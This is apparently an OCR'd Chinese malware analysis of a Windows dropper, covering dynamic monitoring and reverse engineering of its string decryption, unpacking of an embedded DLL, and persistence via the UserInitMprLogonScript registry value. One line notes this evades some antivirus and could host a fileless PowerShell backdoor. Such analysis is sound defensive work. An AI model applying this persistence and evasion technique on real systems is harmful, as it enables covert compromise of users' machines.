
第一步

样本 md5：36524C90CA1FAC2102E7653DFADB31B2


动态分析

1. 火绒剑监控


2. 先分析执行监控，发现会调用 rundll32.exe 执行一个 dll 文件——cdnver.dll




3. 分析文件操作：除了创建 cdnver.dll 外，还创建一个同名的 bat 文件。




4. 注册表操作，修改注册表 HKEY_CURRENT_USER\Environment\UserInitMprLogonScript 可以实现隐蔽的脚本运行，此处就运行了上面创建的 bat 文件，这种方式能够绕过部分杀软和 Windows Defender；如果使用此注册表运行 powershell，同时传递参数的话就能创建一个隐蔽的无文件后门，可以参考 https://www.anquanke.com/post/id/92707。




5. 进程监控，创建进程调用 rundll32.exe



6. 网络监控，由于环境未联网，目前未捕获到相关行为
7. 行为监控：释放隐藏 dll 和 bat 文件、隐秘执行 dll 文件




8. 查看 bat 文件：未调用 rundll32.exe 执行 cdnver.dll 文件




9. 可以推测，恶意代码的主要功能保存在 cdnver.dll 文件中
10.

查壳

老规矩，用 peid 先查壳——无壳



带壳？换个工具试试——无壳



导入表

Peid 查看输入表：

DLL名称
KERNEL32.dll
ADVAPI32.dll
SHELL32.dll

Kernel32.dll：常见的函数都在其中，比如，进程创建、读取、打开、关闭、文件操作等
Advapi32.dll：与系统服务以及注册表有关的函数（病毒程序通常通过使用这个 dll 中的函数来传输系统服务以及注册表相关的配置）
Shell32.dll：执行系统命令

逆向分析

1. Ida 加载样本，进入样本的 main 函数，发现首先调用三次 sub_401DEF 函数

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInsta
{
  _DWORD *v4; // esi
  unsigned int v6; // ebx
  unsigned int v7; // edi
  unsigned int i; // edi
  _DWORD *v9; // [esp+Ch] [ebp-14h]
  void *v10; // [esp+10h] [ebp-10h]
  void *v11; // [esp+14h] [ebp-Ch]
  void *Block; // [esp+18h] [ebp-8h]
  int v13; // [esp+1Ch] [ebp-4h]

  v9 = operator new(0x10u);
  v9[2] = &unk_421274;
  v9[3] = 11;
  *v9 = &unk_42124C;
  v9[1] = 40;
  Block = (void *)sub_401DEF(v9);
  *v9 = &unk_421280;
  v9[1] = 40;
  v11 = (void *)sub_401DEF(v9);
  *v9 = &unk_421240;
  v9[1] = 10;
  v10 = (void *)sub_401DEF(v9);
  v4 = operator new(0xCu);
```

2. 跟入该函数，猜测该函数是一个解密函数：

```
_BYTE *__thiscall sub_401DEF(_DWORD *this)
{
  int v2; // eax
  _BYTE *v3; // ebx
  int i; // edi
  _BYTE *v5; // ecx

  if ( !*this )
    return 0;
  v2 = this[1];
  if ( !v2 )
    return 0;
  v3 = (_BYTE *)unknown_libname_1(v2 + 2);
  if ( !v3 )
    return 0;
  for ( i = this[1]; ; --i )
  {
    v5 = (_BYTE *)*this;
    if ( i <= -1 )
      break;
    v3[i] = v5[i] ^ v5[i - 1] ^ *(_BYTE *)((unsigned int)i % this[3] + this[2]);
  }
  *v3 = *v5 ^ *(_BYTE *)this[2];
  return v3;
}
```

3. 在 Olldbg 中调试发现解密的字符串为

```
lpMem = sub_13E1DEF((int)v11);                  // 解密函数,字符串为 "SystemRoot\SysWow64"
*v11 = aAbMLOfLfV_0gs2;
v11[1] = 40;
v13 = sub_13E1DEF((int)v11);                    // "SystemRoot\System32"
*v11 = aFjL;
v11[1] = 10;
v12 = sub_13E1DEF((int)v11);                    // "TEMP"
v4 = sub_13E29BD(12);
```

4. 继续往下，sub_4029BD 同样是一个计算函数。
5. 继续往下，跟入函数 sub_4012D3，猜测其为一个环境检查函数，因为它可能直接使程序结束（return -1）

```
v12 = sub_401DEF((int)v11);
v4 = sub_4029BD(12);
*v4 = 0;
v4[1] = 0;
v4[2] = 0;
v4[1] = 0;
v4[2] = 0;
*v4 = off_4197CC;
if ( !sub_4012D3((int)v4) )                     // 环境检查
  return -1;
v6 = v4[2];
if ( !v6 )
  return -1;
v7 = 0;
if ( v6 )
```

6. 继续往下，调用 sub_4013F7 和 sub_40155B，这两个函数的功能比较相似，都是加载 DLL，然后获取指定函数的地址，然后执行函数。

```
v5[2] = aMFL;
v5[3] = 11;
*v5 = &aMFL[6];
v5[1] = 31;
lpProcName = sub_401DEF((int)v5);           // 解密函数，获得指定函数的名称
*v5 = &unk_41B770;
v5[1] = 20;
v29 = sub_401DEF((int)v5);                  // 解密函数，获得指定函数的名称
LibFileName = 110;
v18 = 116;
v19 = 100;                                  sub_4013F7
v20 = 108;
v21 = 108;
v22 = 0;
v6 = LoadLibraryW(&LibFileName);            // 加载库文件
hModule = v6;
if ( v6 )
{
  v7 = *(_DWORD *)(v4 + 8);
  v26 = *(_DWORD *)(v4 + 12);
  v25 = *(_DWORD *)(v4 + 4);
  v8 = GetProcAddress(v6, lpProcName);      // 获取指定DLL中的指定函数地址
  v9 = GetProcAddress(hModule, v29);
  v28 = 0;
  v24 = (int (__stdcall *)(signed int, LPVOID, SIZE_T, int, int, unsigned int *))v9;// 执行读取的函数
  ((void (__stdcall *)(signed int, SIZE_T *, int *))v8)(258, &dwBytes, &v28);// 执行读取的函数
  v10 = dwBytes;
  v11 = GetProcessHeap();
  hModule = (HMODULE)HeapAlloc(v11, 8u, v10);
```

```
ProcName = 'C';
v39 = 'e';
v40 = 'ta';
v41 = 'e';
v42 = 'iF';
v43 = 'l';
v44 = 'e';
v45 = 87;
v5 = LoadLibraryW(&LibFileName);
if ( !v5 )
  return 0;
v6 = GetProcAddress(v5, &ProcName);           // 获取指定函数 createFile
if ( *(_DWORD *)(v3 + 36) == 84 )
  v7 = ((int (__stdcall *)(_DWORD, signed int, signed int, _DWORD, signed int, signed int, _DWORD))v6)(
         *(_DWORD *)(v3 + 16),                // 执行函数
         4,
         2,
         0,
         2,
         6,
         0);                                  // 执行函数
else
```

sub_40155B


7. 先分析 sub_4013F7，跟入该函数：
   1) 该函数会解密出两个函数 RtlGetCompressionWorkSpaceSize 和 RtlDecompressBuffer：

```
v5[1] = 31;
lpProcName = sub_13E1DEF((int)v5);          // 解密函数，获得指定函数的名称 "RtlGetCompressionWorkSpaceSize"
*v5 = &unk_13FB770;
v5[1] = 20;
v29 = sub_13E1DEF((int)v5);                 // 解密函数，获得指定函数的名称 "RtlDecompressBuffer"
LibFileName = 'n';
```


   2) 继续往下，会依次调用 RtlGetCompressionWorkSpaceSize 和 RtlDecompressBuffer，其中 RtlDecompressBuffer 涉及数据解压操作：

```
013E1506 and     [ebp+arg_0], 0
013E150A lea     eax, [ebp+arg_0]
013E150D push    eax             ; 该变量接收解压缩到 UncomedBuffer 中存储的数据的大小
013E150E push    [ebp+var_18]    ; CompressedBuffer 缓冲区的大小
013E1511 push    [ebp+var_1C]    ; 需要解压的数据指针
013E1514 push    ebx             ; UncompressedBuffer 缓冲区的大小
013E1515 push    esi             ; 从 CompressedBuffer 接收解压缩的数据
013E1516 push    102h            ; 指定压缩缓冲区的压缩格式位掩码
013E151B call    [ebp+var_20]    ; RtlDecompressBuffer 函数解压缩整个压缩缓冲区。
013E151E test    eax, eax
013E1520 jnz     short loc_13E1550
```

   可以看出，此处解压的数据为一个 PE 文件，解压后的数据保存到地址 esi=0032B040 中，




3) 监控该地址，发现得到完整的 PE 文件数据：




8. 然后分析 sub_40155B：

1) 其中 sub_40155B 会调用函数 sub_4010CD，此函数会调用 sub_401DEF 和 sub_4029BD 进行一些解密操作，然后调用 GetEnvironmentVariableW 函数获取系统的环境变量“LOCALAPPDATA”。


2) 然后调用 loadLibraryW 加载 kernel32.dll，调用 GetProcessAddress 函数获取 CreateFilew 函数的地址




3) 紧接着调用 CreateFilew 函数创建文件 cdnver.dll



4) 继续往下，调用 loadLibraryW 加载 kernel32.dll，调用 GetProcessAddress 函数获取 CreateFilew 函数的地址。




5) 继续往下，会调用 CreateFilew 函数向刚刚创建的文件 cdnver.dll 中写入数据，其中的写入数据的地址就是前面 sub_13E13F7 函数中解压数据后保存的地址——即 PE 文件，这里就是此程序的核心功能处——释放 PE 文件。




9. 继续往下，调用函数 sub_40264C，跟入进行分析：

1) 该函数首先调用 sub_13E1DEF 函数依次解密出字符串“rundll32.exe”，”#1”，“UserInitMprLogonScript”，“cdnver.dll”，“Environment” “LOCALAPPDATA” 和“cdnver.bat”




2) 继续往下，调用函数 LoadLibraryW 加载 Advapi32.dll，并使用 GetProcAddress 获取 RegOpenKeyExW 函数地址进行注册表“Environment”访问，


3) 然后调用 sub_xx5922（基地址改变为 0x150000）获取当前主机的系统路径




4) 然后调用 sub_152030，在其中调用 GetProcAddress 函数获取 CreateFileA 函数创建 bat 文件 “C:\Users\SuperVirus\AppData\Local\cdnver.bat"




然后调用 WriteFile 函数进行 bat 内容写入



5) 继续往下，调用函数 LoadLibraryW 加载 Advapi32.dll，并使用 GetProcAddress 获取 RegSetValueExW 函数地址：




6) 继续往下执行 RegSetValueExW 进行注册表值“UserInitMprLogonScript”修改为 "C:\Users\SuperVirus\AppData\Local\cdnver.bat"




10. 继续往下，调用函数 sub_401707，跟入该函数，

1) 先调用 sub_xxx3675 函数获取 cdnver.dll 路径



2) 然后调用 sub_xxx1DEF 依次解密字符串“RunDll32.exe”, “#1”, “open”, “”

3) 调用 ShellExecuteW 使用 rundll32.exe 加载 cdnver.dll：




4) 然后尝试调用 sub_401D09 获取进程令牌便于进行进程权限修改，同时调用 sub_401B02 创建新的进程；如果创建进程令牌失败，同时不会创建新的进程，则调用 ShellExecuteW 执行系统命令。

```
  lpOperation = (const WCHAR *)sub_401DEF((int)v4);// 字符串解密
  v5 = (WCHAR *)sub_4043B7(512, 2);             // 内存分配
  if ( sub_401D09() == 3 )                      // 尝试获取进程令牌以进行权限修改
  {
    lstrcatW(v5, lpString2);
    lstrcatW(v5, L" \"");
    lstrcatW(v5, *(LPCWSTR *)(v3 + 16));
    lstrcatW(v5, v8);
    if ( sub_401B02(v5) )                       // 创建进程
    {
LABEL_6:
      sub_4043C2(v5);                           // 释放空间
      return 0;
    }
    v6 = (WCHAR *)lpOperation;
  }
  else
  {
    lstrcatW(v5, L"\"");
    lstrcatW(v5, *(LPCWSTR *)(v3 + 16));
    lstrcatW(v5, v8);
    v6 = (WCHAR *)lpOperation;
    if ( (signed int)ShellExecuteW(0, lpOperation, lpString2, v5, 0, *(_DWORD *)(v3 + 32)) < 32 )// 执行shell命令
      goto LABEL_6;
  }
  sub_4043C2(v5);
```

11. 继续往下，在特定条件下会调用函数 sub_4018AD 删除指定文件，最后释放内存空间。

```
    do
    {
      v10 = *(_DWORD *)(v4[1] + 4 * v9);
LABEL_19:
      if ( *(_BYTE *)(v10 + 25) )
        sub_4018AD((int)v4, v9);                // 删除文件
      ++v9;
    }
    while ( v9 < v4[2] );
  }
  sub_401E47((int)v4);
  sub_4029F9(v4);                               // 释放内存空间
  sub_4029B8(lpMem);
  sub_4029B8(v13);
  sub_4029B8(v12);
  sub_4029F9(v11);
  return 0;
}
```



总结


此样本就是一个 Dropper，其功能是释放恶意 DLL 文件和 bat 文件，用 bat 加载 dll 文件执行恶意操作，并在在受害主机中进行驻留和自动加载和执行。

第二步

接下来分析 cdnver.dll 文件
样本 hash：5BB9F53636EFAFDD30023D44BE1BE55BF7C7B7D5


查壳

无壳



导入表

